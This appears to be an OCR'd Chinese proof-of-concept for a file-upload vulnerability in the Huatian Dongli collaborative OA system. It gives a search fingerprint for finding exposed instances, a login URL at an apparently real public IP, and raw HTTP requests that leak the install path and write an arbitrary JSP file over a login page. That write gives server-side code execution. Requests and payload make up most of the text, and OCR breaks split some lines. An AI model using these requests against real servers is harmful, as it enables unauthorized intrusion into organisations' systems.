
华天动力协同oa系统文件上传漏洞


web.icon=="b7093d421dbebf3fdd76545d4457673a"

登录页面为 http://61.183.16.113:8080/OAapp/htpages/app/module/login/8.0Login.jsp



第一步：查看系统绝对路径

```
POST /OAapp/jsp/upload.jsp HTTP/1.1
Host: XXXXXX
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:80.0)
Gecko/20100101
Firefox/80.0
Content-Type: multipart/form-data; boundary=--------------------------
-107161996541389066151862863273
-----------------------------107161996541389066151862863273
Content-Disposition: form-data; name="FileData"; filename="test.txt"
Content-Type: image/png
11111
-----------------------------107161996541389066151862863273--
```



第二步：上传文件

```
POST /OAapp/htpages/app/module/trace/component/fileEdit/ntkoupload.jsp HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/104.0.0.0 Safari/537.36
```

上传后访问 http://xxxx/OAapp/htpages/app/module/login/normalLoginPageForOther.jsp

写poc踩坑

在第二步上传文件时，抓包发现手工上传和脚本上传的内容有些许不同，主要在于第一部分boundary，

猜测是换行等编码格式的问题，只有从原始数据包中复制粘贴进脚本才能上传成功。

```
Content-Type: multipart/form-data; boundary=--------------------------
-107161996541389066151862863273
-----------------------------107161996541389066151862863273
Content-Disposition: form-data; name="EDITFILE"; filename="test.txt"
Content-Type: image/png
<% out.println("111");%>
-----------------------------107161996541389066151862863273
Content-Disposition: form-data; name="newFileName"
f:/htoa/Tomcat/webapps/OAapp/htpages/app/module/login/normalLoginPageForOther.js
p
-----------------------------107161996541389066151862863273--
```

上传后访问 http://xxxx/OAapp/htpages/app/module/login/normalLoginPageForOther.jsp